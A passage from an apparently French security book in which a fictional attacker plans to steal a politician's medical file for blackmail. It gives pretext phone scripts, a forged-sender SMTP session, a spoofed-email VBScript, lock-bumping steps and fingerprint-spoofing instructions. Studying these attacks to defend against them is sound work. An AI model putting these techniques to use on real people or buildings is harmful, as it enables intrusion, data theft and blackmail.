Phénix doit obtenir le dossier médical de l'homme politique mentionné pour que Didier puisse le faire chanter. Phénix doit obtenir autant d'informations que possible à propos des employés du centre médical régional et de leurs adresses physiques. Lorsqu'il disposera de ces informations, il les utilisera pour accéder physiquement au bâtiment où sont stockés les dossiers. Une fois à l'intérieur, il exploitera un ordinateur local pour collecter les informations.

Beaucoup de choses ont été écrites à propos de l'ingénierie sociale et du *piggybacking*, mais de nombreux profanes ne connaissent pas ces termes. *L'Art de la guerre* de Sun Tzu énonce que "lorsque vous emploierez quelque artifice, ce n'est pas en invoquant les esprits, ni en prévoyant à peu près ce qui doit ou peut arriver, que vous réussirez ; c'est uniquement en sachant exactement, par le rapport fidèle de ceux dont vous vous servirez, la disposition des ennemis, eu égard à ce que vous voulez qu'ils fassent". Sun Tzu faisait référence aux espions qui récupèrent des informations chez l'ennemi, mais cela peut vraiment s'appliquer à l'ingénierie sociale. Selon Kevin Mitnick, dans *L'Art de la supercherie*, "on dit d'une personne qu'elle a recours à la manipulation lorsqu'elle utilise l'influence et la persuasion pour duper les gens en se faisant passer pour une personne qu'elle n'est pas. *In fine*, le manipulateur sait exploiter autrui afin d'obtenir des renseignements, en s'aidant ou non de moyens technologiques". L'attaque ILOVEYOU était un virus, mais utilisait l'ingénierie sociale pour exploiter la faiblesse émotionnelle des gens curieux. La supercherie se trouve dans les mots "I love you". L'attaquant pousse le destinataire du message à croire que quelqu'un l'aime et à ouvrir la pièce jointe.

Le *piggybacking* est la seconde méthode. Il s'agit d'accéder à un canal de communication restreint en utilisant la session de quelqu'un d'autre. C'est, du moins, la définition informatique. Une autre définition, plutôt axée sur l'ingénierie sociale, est celle qui consiste à suivre un individu de près lorsqu'il passe une porte ou une barrière physique.

Voyons la première définition. Lorsque Phénix passe devant un ordinateur connecté, il prend la main sur la session courante et continue à travailler. Ce scénario est un des Graals du piratage : s'asseoir et commencer à taper. Lancer les programmes accessibles par un utilisateur et utiliser son identité. C'est la méthode la plus simple, mais qu'en est-il si l'utilisateur a un économiseur d'écran protégé par un mot de passe pour verrouiller la station ? Phénix devra alors connaître le mot de passe de l'utilisateur. Avec suffisamment de temps, il peut être capable de le craquer.

La seconde définition ne demande que peu, voire pas, de compétences informatiques : elle demande des compétences en ingénierie sociale. L'assertion de base de l'ingénierie sociale est que les gens veulent aider et faire confiance. Un excellent exemple de scénario pourrait se dérouler comme suit : Phénix est très encombré, il transporte un bloc-notes, un classeur, une boîte volumineuse et son déjeuner. Il arrive à la porte en même temps qu'une autre personne et semble sur le point de tout faire tomber. Rapidement et sans hésitation, il demande à la personne de lui ouvrir la porte pour lui venir en aide. La personne le fera probablement. La victime pourra demander à Phénix qui il est, une fois à l'intérieur, mais une chose à la fois : il est entré. Un autre scénario très efficace est de s'habiller et de se comporter comme un technicien du téléphone ou de l'électricité. Phénix parle avec conviction et sans hésitation, et, avant que vous ne vous en rendiez compte, il a un accès complet au centre névralgique de l'organisation : le placard de brassage du téléphone et du réseau.

INFO

Il a été dit que les amateurs piratent et que les professionnels usent d'ingénierie sociale.

Pourquoi l'ingénierie sociale fonctionne-t-elle ? Les humains sont le maillon faible de toute organisation. Une organisation peut disposer des meilleurs et des plus coûteux pare-feu, antivirus, systèmes de prévention et de détection d'intrusion et appareils de sécurité, mais il suffit qu'une personne comme Phénix persuade un employé de lui donner son identifiant et son mot de passe ou installe un point d'accès non autorisé, et aucun des contrôles précédemment cités ne sera efficace. L'ingénierie sociale va aider Phénix à obtenir des informations sur la cible avant de pouvoir y accéder. Comme Phénix veut accéder à des dossiers de patients, il doit d'abord récupérer un maximum d'informations sur le centre médical où ils se trouvent. La meilleure manière pour cela est de recourir à l'ingénierie sociale.

Mots de passe

Selon une étude européenne récente, à la question "Quel est votre mot de passe ?", 75 % des gens donnaient immédiatement l'information. 15 % de plus étaient prêts à donner leur mot de passe suite à l'utilisation de techniques d'ingénierie sociale des plus rudimentaires. Les deux tiers des employés de l'industrie de la santé ont donné leur mot de passe à un collègue dans l'année qui précède et 75 % ont utilisé le compte d'autres personnes de l'équipe en cas de nécessité.

Que doit savoir Phénix avant d'attaquer ? Il s'agit de l'étape de reconnaissance. Elle peut prendre plusieurs semaines pour obtenir suffisamment d'informations avant de monter une attaque. Voici une liste partielle de ce que Phénix doit savoir avant d'attaquer :

- noms ;
- présence sur Internet ;
- numéros de téléphone ;
- horaires d'ouverture ;
- types de procédures médicales ;
- personnel informatique ;
- fournisseurs extérieurs ;
- types de logiciels ;
- systèmes d'exploitation ;
- prestataire commercial ;
- sites web ;
- adresses de courrier électronique et leur format ;
- plannings de congés ;
- bureaux et sites ;
- points d'entrée ;
- sécurité physique et contrôle d'accès ;
- organigrammes ;
- emplacement de la salle où sont stockés les dossiers ;
- répondeur automatique.

Les sections suivantes décrivent comment Phénix parvient à obtenir ces informations.

Noms

Phénix doit obtenir un maximum de noms dans l'entreprise. Pourquoi et comment ? Il a besoin des noms pour contacter une personne spécifique ou pour se faire passer pour elle. Essayer de convaincre un salarié de l'entreprise qu'il s'appelle Jean Martin alors qu'il n'y a pas de Jean Martin dans l'entreprise ne fonctionnera pas. Cela est à la base

de l'ingénierie sociale. Il existe de nombreuses méthodes pour obtenir des informations d'une entreprise. Phénix prend d'abord l'option directe et se contente de poser la question ouvertement. Le réceptionniste ne demande souvent pas mieux que de dire qui est le responsable du département des ressources humaines ou du service informatique. Phénix a remarqué qu'avoir l'air perdu, hébété ou confus était une bonne manière d'obtenir de l'aide. Vouloir aider son prochain fait partie de la nature humaine. Une autre technique qui fonctionne bien est d'accéder au système téléphonique et d'ajuster en fonction l'identifiant de l'appelant. Si, pendant sa reconnaissance, Phénix trouve des numéros internes, il peut modifier son identifiant d'appel pour qu'il corresponde à ce numéro interne. Il obtiendra bien plus de réponses en paraissant appeler depuis un numéro interne. Si cela ne fonctionne pas, il peut aussi fouiller les poubelles. Il doit récupérer tous les morceaux de papier qu'il pourra trouver. Il doit ensuite tout ramener dans un endroit sûr et les compulser. Ce processus peut prendre des jours, mais peut révéler beaucoup d'informations utiles. Phénix est souvent émerveillé par ses découvertes dans les poubelles. Il a trouvé des joyaux d'informations tels que des annuaires d'entreprise, des organigrammes, des budgets et des plannings de congés. Fantômette appellerait cela du travail de détective. Phénix a maintenant des noms et des numéros de téléphone.

Présence sur Internet

Phénix doit faire quelques recherches sur Internet. En allant sur le site web de l'entreprise, Phénix devrait trouver un numéro de téléphone global sur la page de contact. Il peut ensuite lancer un simple `nslookup` :

```
nslookup
> Set type=any
> centremedicalregional.org
Server: host.anyonesdnsservers.com
Address: 1.1.1.1
centremedicalregional.org
primary name server = ns0.anyonesdnsservers.com
responsible mail addr = dns.anyonesdnsservers.com
serial = 2003010113
refresh = 43200 (12 hours)
retry = 3600 (1 hour)
expire = 1209600 (14 days)
default TTL = 180 (3 mins)
centremedicalregional.org
nameserver = ns1.anyonesdnsservers.com
centremedicalregional.org
nameserver = ns2.anyonesdnsservers.com
centremedicalregional.org
nameserver = ns3.anyonesdnsservers.com
centremedicalregional.org
```

```
Internet address = 2.2.2.2
centremedicalregional.org
MX preference = 10, mail exchanger = mail.centremedicalregional.org
mail.centremedicalregional.org
Internet address = 2.2.2.2
>
```

Cette réponse à `nslookup` offre plusieurs informations. Le centre médical héberge-t-il son courrier électronique ? Où ses pages web sont-elles hébergées ? Après avoir lancé `nslookup`, Phénix peut lancer la commande `telnet` pour savoir ce qu'il peut en tirer. On appelle cela la recherche d'empreintes (*footprinting*).

```
telnet mail.centremedicalregional.org
220 mail.regionalcarecenter.org Microsoft ESMTP MAIL Service, Version:
6.0.3790.1830
ready at Mon, 26 Feb 2007 12:50:01 -0400
```

Il obtient comme réponse que le centre médical régional héberge son courrier sur un serveur Microsoft.

Collecte d'informations

Vous avez besoin de numéros de téléphone pour lancer une attaque par ingénierie sociale par téléphone. Supposons que, pendant sa reconnaissance sur le site web, Phénix ait remarqué que le centre médical régional avait plusieurs branches et un site administratif gérant plusieurs villes. Il peut maintenant passer quelques coups de fil. Voici un exemple de conversation téléphonique :

"Centre médical régional, bonjour ! Je suis Marie, comment puis-je vous aider ?

– Bonjour Marie ! Je suis passé à votre centre, rue des Ormes, pour quelques tests, et j'ai besoin de mon dossier. À qui dois-je m'adresser ?

– Vous devez vous adresser au service des dossiers. Souhaitez-vous que je vous mette en relation avec le service ?

– Oui, merci."

L'appel de Phénix est transféré.

"Service des dossiers, bonjour.

– Bonjour, à qui suis-je en train de parler ?

– Théo. Que puis-je pour vous ?

– J'ai besoin d'une copie de mon dossier médical.

– Votre nom, je vous prie ?

– Jean Martin.

– Désolé monsieur, je ne trouve pas votre dossier. Quand êtes-vous venu pour la dernière fois ?

– Hier.

– Pouvez-vous me donner votre numéro de sécurité sociale ?

– Je suis désolé, mais je ne donne pas ce type d'information au téléphone. Je préfère venir vous voir pour récupérer mon dossier. Puis-je avoir votre adresse ?

– 123 Grand-Rue, suite 203.

– Je vous remercie."

Phénix raccroche. Il a obtenu deux noms. Il a appris que la recherche utilisait le numéro de sécurité sociale et il connaît le lieu de stockage des dossiers. Le lendemain, il se rend au service des dossiers. En entrant, il prend note de tous les aspects du bureau : type et marque des serrures sur les portes, présence d'un système d'alarme et son fabricant, présence d'un système de vidéosurveillance et type de caméras, s'agit-il de caméras numériques ou IP… Chaque variante a ses failles.

Alors que Phénix entre, il demande à parler à Théo.

"Bonjour, je cherche Théo.

– Il n'est pas là. Puis-je vous aider ?

– Probablement. Comment vous appelez-vous ?

– Ben.

– Bonjour Ben, j'ai besoin de mon dossier médical.

– Quel est votre nom ?

– Jean Martin."

Phénix peut maintenant regarder le type d'ordinateur et de système d'exploitation employé par Ben pour chercher le dossier. Il peut aussi essayer de voir le programme utilisé pour accéder aux dossiers, ainsi que l'identifiant et le mot de passe saisis par Ben.

"Je ne trouve pas votre dossier. Puis-je avoir votre numéro de sécurité sociale ?

– Bien sûr, il s'agit du 1 82 08 75 010 342 86.

– Je suis désolé, monsieur, mais je ne trouve pas de dossier.

– Vous êtes sûr que vous utilisez ce truc correctement ? C'est quoi d'ailleurs, un Linux ?

– Non, c'est un Windows, et il est encore plus lent que d'habitude.

– Peut-être que vous n'utilisez pas le programme correctement. Ça n'a pas l'air d'être un programme très performant.

– Il fonctionne très bien. C'est SOAPware et c'est un des meilleurs.

– Peut-être que vous n'avez pas saisi votre identifiant et votre mot de passe correctement.

– Ne vous énervez pas, je vais réessayer." Phénix est particulièrement attentif cette fois. "Monsieur, je suis désolé mais il n'est pas dans notre système. À quel centre êtes-vous allé ?

– Au centre médical départemental sur l'avenue des Cèdres.

– Monsieur, je suis désolé, mais nous sommes le centre médical régional, pas le centre médical départemental…

– Je suis au mauvais endroit ? Oh, je suis confus ! Puis-je cependant utiliser vos toilettes ?

– Oui monsieur. Passez cette porte, puis deuxième porte à droite.

– Merci."

En se dirigeant vers les toilettes, Phénix remarque une porte avec un panneau Dossiers.

Phénix vient d'effectuer une reconnaissance de l'entrée du site administratif. Qu'a-t-il appris ? Il a obtenu le nom du système d'exploitation du PC, le nom du logiciel utilisé par le bureau et un identifiant et un mot de passe pour pénétrer dans le logiciel SOAPware. Il a aussi remarqué qu'il n'y avait ni caméras ni système d'alarme. Il n'y a apparemment qu'une seule porte, devant, et le bâtiment semble avoir un parking bien éclairé. Il contourne le bâtiment et trouve une aire de chargement et une porte mal éclairée.

Phénix commence maintenant à construire son subterfuge.

Horaires d'ouverture

Les horaires sont probablement simples à trouver : Phénix n'a qu'à appeler et demander. C'est une information publique et elle se trouve même peut-être sur le site web ou sur la porte.

Types de procédures médicales

Phénix doit savoir quelles procédures médicales sa cible effectue pour que son attaque fonctionne. Si on lui demande l'examen médical qu'il a subi, qu'il parle d'un examen de la prostate et que le bureau est celui d'un podologue, il n'obtiendra probablement pas de réponse. C'est, encore une fois, une information facile à obtenir : un simple coup de fil ou une consultation du site web suffisent.

Personnel informatique

Cette information est un peu plus délicate à obtenir : les noms du personnel du service informatique sont rarement publics et l'entreprise externalise peut-être ce service. Pourquoi Phénix en a-t-il besoin ? Si Phénix envoie à un employé un courrier électronique provenant de l'adresse du directeur du service informatique, il est presque sûr que l'employé l'ouvrira. Il peut usurper l'adresse du directeur, attacher un fichier et y cacher un rootkit comme Hacker Defender, FU ou Vanquish dans le flux de données alternatif. Comment obtenir un nom ? Comme dit précédemment, vous serez surpris de ce qu'on peut obtenir en posant une simple question. Lors de ses appels et visites précédents, Phénix a obtenu trois noms : Marie, Théo et Ben.

La conversation pourrait se dérouler ainsi :

"Centre médical régional, bonjour ! Je suis Marie, comment puis-je vous aider ?

– Salut Marie, Ben, du service des dossiers.

– Tu as une drôle de voix, Ben.

– J'ai récupéré un gros rhume, et je crois que mon PC aussi. Je suis tout seul ici et j'ai besoin du type du service informatique. C'est quoi son numéro ?

– Ben, tu sais bien que c'est le 2201.

– Ah oui, désolé. Ça doit être le rhume. Merci."

Appel suivant.

"Centre médical régional, bonjour ! Je suis Marie, comment puis-je vous aider ?

– Bonjour, poste 2201, je vous prie.

– Un moment."

"Service informatique, j'écoute.

– Bonjour, je crois que j'ai composé un mauvais numéro. Je suis complètement perdu, je suis nouveau… Comment vous appelez-vous ?

– Je m'appelle Marc, qui cherchez-vous à joindre ?

– Les ressources humaines.

– C'est le poste 2205.

– Oh, merci !"

Phénix a maintenant le nom d'une personne du service informatique.

Fournisseurs externes

Pour tenter d'obtenir un accès physique, une des méthodes serait de se faire passer pour un fournisseur. Il est facile d'avoir en bandoulière de quoi tester des lignes téléphoniques et de rentrer dans une entreprise. Les entreprises sont tellement habituées à voir diverses personnes pour la maintenance électrique et téléphonique que ce type de personnel est rarement arrêté. Phénix recherche les fournisseurs de téléphone, Internet et énergie de la zone.

Types de logiciel

Lorsqu'il s'est rendu sur place pour essayer d'obtenir un dossier médical, Phénix a pris note du système d'exploitation et du logiciel utilisés par l'entreprise. Il existe de nombreux logiciels. Un des éléments communs les plus courants est l'utilisation de HL7 (Health Level 7) pour transmettre les données cliniques et administratives.

Système d'exploitation

L'entreprise fonctionne-t-elle sous Windows, UNIX, Linux ou sous un autre système d'exploitation ?

Prestataire commercial

Phénix doit retourner voir le site web. Cela lui dira peut-être qui a conçu le site web. Il peut avoir à fouiller quelques poubelles ou effectuer un peu de reconnaissance web sur le prestataire commercial pour voir quelles informations il peut obtenir. Les communiqués de presse sont toujours de bonnes sources d'informations. Les entreprises font des communiqués pour les embauches récentes, les promotions et pour de nombreuses informations précieuses, bien qu'apparemment inoffensives.

Sites web

Phénix ne se limite pas au site web de l'entreprise qu'il envisage d'attaquer, mais explore également celui de son prestataire commercial. Il peut ainsi obtenir des informations sur le fournisseur du logiciel utilisé par sa cible.

Adresses de courrier électronique et leur format

Celles-ci peuvent être très utiles. Si Phénix envoie un message d'une personne de l'entreprise à partir de l'adresse d'une personne du service informatique, le destinataire l'ouvrira. Comment usurper une adresse de courrier électronique ? C'est très simple :

```
telnet centremedicalregional.org 25
220 yoda.centremedicalregional.org ESMTP Novell
helo xyz.com
250 yoda.centremedicalregional.org
mail from: <marc@centremedicalregional.org>
250 2.1.0 marc@centremedicalregional.org....Sender OK
rcpt to: <marie@centremedicalregional.org>
250 2.0.0 Ok
Data
354 3.0.0 End Data with <CR><LF>.<CR><LF>
Subject: Problèmes de réseau
"Merci de lancer le fichier attaché : nous avons des problèmes
critiques de réseau et cela permettra d'isoler le problème."
<CR><LF>.<CR><LF>
```

L'exemple précédent est une démonstration de la facilité avec laquelle Phénix pourrait usurper une adresse de courrier électronique. Voici un petit script Visual Basic qui envoie un fichier en pièce jointe :

```
Set objEmail = CreateObject("CDO.Message")
objEmail.From = "marc@centremedicalregional.org "
objEmail.To = "marie@centremedicalregional.org "
objEmail.Subject = "Problèmes de réseau"
objEmail.Textbody = "Merci de lancer le fichier joint qui lance une
commande de diagnostic pour nous aider à résoudre le problème."
objEmail.AddAttachment "C:\temp\ping.cmd"
objEmail.Configuration.Fields.Item _
("http://schemas.microsoft.com/cdo/configuration/sendusing") = 2
objEmail.Configuration.Fields.Item _
("http://schemas.microsoft.com/cdo/configuration/smtpserver") = _
"smtpserver"
objEmail.Configuration.Fields.Item _
("http://schemas.microsoft.com/cdo/configuration/smtpserverport") = 25
objEmail.Configuration.Fields.Update
objEmail.Send
```

Si Phénix envoie le message précédent à quelqu'un de l'organisation de la part d'une autre personne de l'organisation, le destinataire l'ouvrira car le message semblera venir de Marc, du service informatique.

Planning de congés

Les plannings de congés peuvent être délicats à obtenir, mais s'avérer importants. Par exemple Phénix ne peut pas se faire passer pour Marc, du service informatique, si Marc est

en congés. Il peut avoir de la chance et trouver un planning de congés dans une poubelle, mais cela est peu probable. Que faire ? L'entreprise dispose peut-être d'un intranet. Certaines entreprises utilisent Microsoft SharePoint Server ou un autre produit équivalent pour gérer les calendriers et contacts de l'entreprise. Il peut essayer de le compromettre. D'autres chapitres présentent des astuces qui peuvent aider Phénix. Une autre possibilité est d'obtenir un accès physique. Les calendriers de l'entreprise sont souvent affichés dans des zones communes comme les cuisines, salles de pause ou salles fumeur.

Une méthode presque infaillible d'obtenir des informations est de faire transférer tous les courriers électroniques à un compte SMTP (Simple Mail Transfer Protocol) externe. Les plannings de congés et de nombreuses informations internes à l'entreprise sont envoyés par courrier électronique.

Heureusement, Phénix a parlé à Marc et sait que celui-ci n'est pas en congés.

Bureaux et sites

Cette information est généralement la plus directe à obtenir.

Points d'entrée

Les points d'entrée sont les accès physiques aux bureaux. Phénix a besoin d'accéder à la salle des dossiers. Combien de points d'entrée existe-t-il ? Lesquels sont les moins lumineux ? Lesquels sont plus ou moins sécurisés ? Qu'y a-t-il d'autre dans la salle des dossiers ? Est-ce une salle d'un complexe médical opérationnel 24 heures sur 24, 7 jours sur 7, ou un bureau séparé fermé après 17 heures ? Si la salle des dossiers est ouverte et passante 24 heures sur 24, 7 jours sur 7, l'entrée implique des obstacles différents.

Sécurité physique et contrôle d'accès

Une sécurité quelconque est-elle en place ? L'entreprise emploie-t-elle des gardiens ? A-t-elle une surveillance vidéo ? Des détections d'intrusion et de mouvement ? L'entreprise utilise-t-elle des cartes d'accès sans contact ? De la biométrie ? Selon le niveau d'expertise, les contrôles d'accès physiques mis en œuvre par l'entreprise influenceront le vecteur d'attaque de Phénix.

Organigrammes

Les organigrammes peuvent fournir de nombreuses informations. Phénix va essayer de mettre la main sur un graphique qui contient les noms et postes de l'entreprise car cela lui offrira la première étape de toute usurpation d'identité. Même si l'organigramme ne liste que les postes, il est utile. Un attaquant utilisant l'ingénierie sociale qui a une

bonne connaissance du personnel et des départements d'une entreprise aura probablement de meilleurs résultats qu'un attaquant qui ne dispose pas de ces informations. La plupart des employés supposent que quelqu'un qui connaît bien l'entreprise en fait forcément partie. L'organigramme peut aussi indiquer à Phénix si l'entreprise a une équipe informatique interne.

Emplacement physique de la salle des dossiers

Où se trouve la salle des dossiers ? Phénix a trouvé le bureau des dossiers, mais où se trouvent les dossiers ? Rez-de-chaussée ? Premier étage ? Derrière les toilettes ? S'il doit accéder illégalement aux lieux, il doit passer le moins de temps possible à chercher la salle des dossiers.

Répondeur automatique

S'il appelle le bureau et est accueilli par un répondeur automatique, il essaiera de passer par toutes les possibilités et de récupérer autant de noms, départements et numéros de poste que possible. Avec ce type d'informations, il peut commencer à se faire passer pour un autre au téléphone.

Informations récupérées par Phénix

Voici une liste des informations récupérées par Phénix grâce à l'ingénierie sociale, au *piggybacking* et à la reconnaissance .

- Noms :
  - Marie, réceptionniste ;
  - Théo, dossiers ;
  - Ben, dossiers ;
  - Marc, informatique ;
  - Julie, ressources humaines.
- Emplacement des bureaux et numéros de téléphone :
  - Siège : 11e avenue 01 11 11 11 11 ;
  - Succursale, rue des Ormes 01 66 66 66 66 ;
  - Succursale, rue des Érables 01 77 77 77 77 ;
  - Succursale, Grand-Rue 01 88 88 88 88 ;
  - Bureau des dossiers, 123 Grand-Rue 01 99 99 99 99 ;
  - Bureaux administratifs, avenue de la Forêt 01 00 00 00 00 ;

- Horaires d'ouverture :
  - Bureau des dossiers, 8 h à 18 h ;
  - Siège et succursales : 24/24, 7/7 ;
  - Bureaux administratifs : 8 h à 17 h.
- Présence sur Internet :
  - L'adresse du site web est **www.centremedicalregional.org**.
  - Le courrier électronique est à la même adresse que le site web.
  - Trois serveurs DNS sont utilisés.
- Fournisseurs externes :
  - Wendi's Marketing : prestataire commercial ;
  - Expensive Software : entreprise qui fournit le logiciel de gestion des dossiers médicaux ;
  - LocalPhone SARL : fournisseur de services téléphoniques ;
  - Déchiquetage Sécurisé : sous-traitant pour le déchiquetage du papier ;
  - Radiologie SA : s'occupe de l'examen des radios.
- Prestataire commercial :
  - Wendi's Marketing, Inc.

    987 Locust Street

    Houston, TX

    États-Unis

    +1 713-555-9875
- Sites web
  - Wendi's Marketing : **www.wendimarketing.com** ;
  - Services téléphoniques : **www.localphone-sarl.com** ;
  - Fournisseur du logiciel : **www.expensiveemrsoftware.com** ;
  - Déchiquetage : **www.dechiquetagesecurise.com** ;
  - Radiologie : **www.radiologie-sa.com**.

- Personnel informatique :
  - Marc, employé de l'entreprise. Il est le seul employé du service informatique.
- Types de logiciel et système d'exploitation, identifiants et mots de passe :
  - Station de travail : Microsoft Windows XP ;
  - Serveur : Microsoft Windows 2000 ou 2003 ;
  - Gestion des dossiers : SOAPware. Nom d'utilisateur : `198764` ; mot de passe : `password`.
- Adresses de courrier électronique ou format :
  - prénom suivi du nom de domaine. Exemple : `marc@centremedicalregional.org`. Cette information peut être trouvée dans une poubelle.
- Points d'entrée :
  - Le bureau des dossiers a trois points d'entrée : la porte d'entrée, en verre, une porte de service utilisée par les employés pour entrer et aller fumer, et une zone de chargement.
- Sécurité physique :
  - pas d'alarme, seulement des serrures sur les portes du périmètre ;
  - serrure standard 480 à pêne dormant sur les portes extérieures (voir Figure 6.1) ;
  - pas de gardiens.

Figure 6.1
Serrure standard 480 à pêne dormant.

- Salle des dossiers :
  - En entrant par la porte de service, traverser le hall, deuxième à droite, troisième porte à gauche.
- Répondeur automatique :
  - Oui, mais il ne sert qu'à récupérer les appels de nuit et les appels manqués par Marie.
- Types de procédure médicale :
  - médecine générale ;
  - la radiologie est sous-traitée à Radiologie SA.
- Planning de congés :
  - L'a-t-il trouvé pendant la reconnaissance ?
- Organigramme :
  - Il l'a trouvé dans une poubelle.

Phénix a maintenant de nombreuses informations et peut commencer à réfléchir à son plan :

1. obtenir un accès physique ;
2. trouver un PC et le pirater ;
3. lancer le logiciel de gestion des dossiers ;
4. modifier le dossier informatique ;
5. récupérer ou modifier la copie papier du dossier ;
6. sortir sans laisser de trace.

Obtenir un accès physique

Phénix doit-il essayer d'entrer de jour ou de nuit ? Chacune de ces possibilités pose ses propres défis. En journée, les serrures ne sont pas un obstacle, mais les employés peuvent lui poser problème. De nuit, il aura à gérer quelques serrures. Selon son évaluation, Phénix pense que la nuit est une meilleure option afin d'éviter toute confrontation avec des employés.

Crochetage de serrures

Pour obtenir un accès physique, Phénix doit forcer deux serrures. Il a deux méthodes pour cela : enfoncer les portes ou crocheter les serrures. Les deux méthodes sont efficaces, mais de manière différente. Si Phénix n'a pas vraiment besoin de cacher ses traces, la première méthode est suffisante. Sinon, il devra crocheter les serrures. Selon son entraînement, cela peut lui prendre de 5 à 45 minutes.

C'est une des nombreuses techniques que Phénix doit maîtriser avant de crocheter une serrure réelle.

Il existe trois façons de procéder :

- utiliser un kit de crochetage et apprendre à crocheter une serrure ;
- utiliser un pistolet de crochetage (*pick gun*) ;
- utiliser une clé de frappe (*bump key*).

Phénix va utiliser une clé de frappe car il sait que cela laisse moins de traces sur la gorge de la serrure qu'un pistolet de crochetage et que c'est une technique très efficace.

Une clé de frappe est parfois appelée "clé 999" car toutes les découpes sont à la profondeur maximale de 9. Les clés de frappe sont efficaces et simples à fabriquer.

Notez que, à la Figure 6.2, toutes les clés ont la même découpe. Toutes les découpes sont à la profondeur maximale de 9. Vous pouvez créer des clés de frappe pour les serrures à goupilles classiques comme pour les serrures radiales, avec ou sans micropoints.

Phénix peut créer ses propres clés de frappe avec une lime et un peu de patience. Il prend une vieille clé et lime les découpes jusqu'à la profondeur maximale des découpes existantes.

Le principe d'une clé de frappe est de l'insérer aussi loin que possible et de la sortir d'un seul cran. Phénix entendra un clic lorsque la dernière goupille s'enclenchera. Puis il tournera la clé comme pour ouvrir la serrure pour augmenter la pression sur les goupilles. Avec une poignée de marteau ou n'importe quel objet solide sans être trop lourd, il tape sur la clé en gardant la pression sur la clé. En appliquant la bonne pression et la bonne puissance de choc, la serrure s'ouvre. Si la serrure ne tourne pas, cela signifie que Phénix a trop appuyé ou tapé trop faiblement ou trop fort. L'utilisation d'une clé de frappe est très efficace dans les mains d'une personne expérimentée.

Si Phénix n'arrive pas à utiliser sa clé de frappe, il peut utiliser un pistolet de crochetage. Un pistolet de crochetage (voir Figure 6.3) est constitué de pièces de métal vibrantes en forme de crochets. Un pistolet de crochetage "racle" automatiquement.

Figure 6.2
Découpes de clés.

S'il utilise un pistolet de crochetage, Phénix aura besoin de plusieurs crochets et d'un tendeur. Il introduit le tendeur et un crochet, et appuie sur la détente. Cette méthode peut être assez efficace.




Figure 6.3
Pistolet de crochetage classique.

Si le pistolet de crochetage ne fonctionne pas, Phénix peut avoir à utiliser un kit de crochetage et à crocheter la serrure.

La plupart des serrures à pêne dormant utilisent des serrures cylindriques. Ce type de serrure est plus sûr qu'un loquet à ressort car il est plus difficile de pousser le verrou à partir du côté de la porte. La Figure 6.4 illustre un exemple de serrures cylindriques.

Figure 6.4
Serrures cylindriques.

Il faut deux types d'outils pour crocheter une serrure : des crochets et des tendeurs. Les crochets sont longs et fins, similaires aux outils d'un dentiste. Un tendeur est comparable à un tournevis ; de fait, un tournevis est un bon tendeur.

Une méthode courante de crochetage est le raclage. Le raclage est moins exact que le crochetage et est une technique utilisée par les novices. Lorsqu'on racle une serrure, on insère un crochet avec un bout large tout le long de la serrure. Puis on tire ou on racle rapidement en accrochant toutes les goupilles, tout en appliquant de la tension avec le tendeur, tension identique à celle que l'on applique avec une clé de frappe. Les goupilles attrapent la ligne de cisaillement. La ligne de cisaillement est l'endroit où le cylindre intérieur et le cylindre extérieur se rejoignent. Si Phénix doit crocheter la serrure, il n'utilisera pas cette technique car elle peut laisser des marques sur les goupilles et laisser des traces de son intrusion. La Figure 6.5 illustre l'intérieur d'une serrure.




Figure 6.5
Intérieur d'une serrure.

Vaincre la biométrie

Après avoir accédé au bâtiment, Phénix doit accéder à la salle des dossiers. La salle des dossiers est verrouillée avec une serrure biométrique.

Vaincre la biométrie peut prendre deux nuits. S'il doit créer une fausse empreinte, Phénix n'aura peut-être pas les outils nécessaires, tels qu'un ordinateur et une imprimante, avec lui. La Figure 6.6 illustre une serrure à empreintes digitales.

Figure 6.6
Serrure à empreintes digitales LA9-3 par ADEL.

Il existe trois méthodes pour tromper un scanner biométrique :

- réactiver l'empreinte précédente sur le scanner lui-même ;
- utiliser des empreintes laissées sur une bouteille ou une vitre ;
- créer un faux doigt.

La première méthode est la plus simple. Certains scanners d'empreintes réactivent l'empreinte précédente lorsqu'on souffle dessus. Vous avez bien lu. Phénix s'approche du scanner et souffle lentement et profondément dessus. Lorsqu'il souffle, le capteur détecte la chaleur et l'humidité de son souffle et voit l'empreinte laissée par la personne précédente. Cette méthode est rapide et ne demande aucune compétence. Si elle échoue, Phénix devra passer à la deuxième méthode.

La deuxième méthode peut fonctionner très bien parce que de nombreux scanners sur le marché scannent en deux dimensions et non en trois dimensions. Par conséquent, l'image d'un doigt fonctionne presque aussi bien que le doigt lui-même. Pour cela, Phénix a besoin de quelques fournitures.

Un kit de récupération d'empreintes, disponible pour une trentaine d'euros, est la façon la plus simple de mettre en œuvre cette méthode. On peut aussi utiliser un kit fait maison, comme vous pouvez le voir sur certains blogs :

- de la Super Glu ;
- une petite capsule de bouteille.

Phénix a aussi besoin des éléments suivants :

- un appareil photo avec le câble de transfert ;
- de la colle à bois ;
- une paille en plastique ;
- une colle autre que de la Super Glu (c'est-à-dire une colle utilisable sur les doigts) ;
- des feuilles d'acétate ;
- une imprimante laser ou à jet d'encre de qualité ;
- un ordinateur portable ;
- un logiciel de retouche photo, comme Microsoft Paint.

Il doit trouver une tasse, un verre ou un objet non poreux laissé par une personne autorisée à entrer dans la pièce. Il regarde dans la cuisine, la poubelle ou sur le bureau de la personne. Au pire, il peut essayer de récupérer l'empreinte sur la serrure elle-même.

Une fois en possession de l'objet, Phénix doit en extraire l'empreinte. S'il dispose d'un kit de prise d'empreintes, l'opération est très rapide. Sinon, il devra faire gicler un peu de Super Glue dans la capsule et la placer sur l'empreinte. Lorsque les vapeurs de la colle fumigent l'empreinte, celle-ci devient gris-blanc.

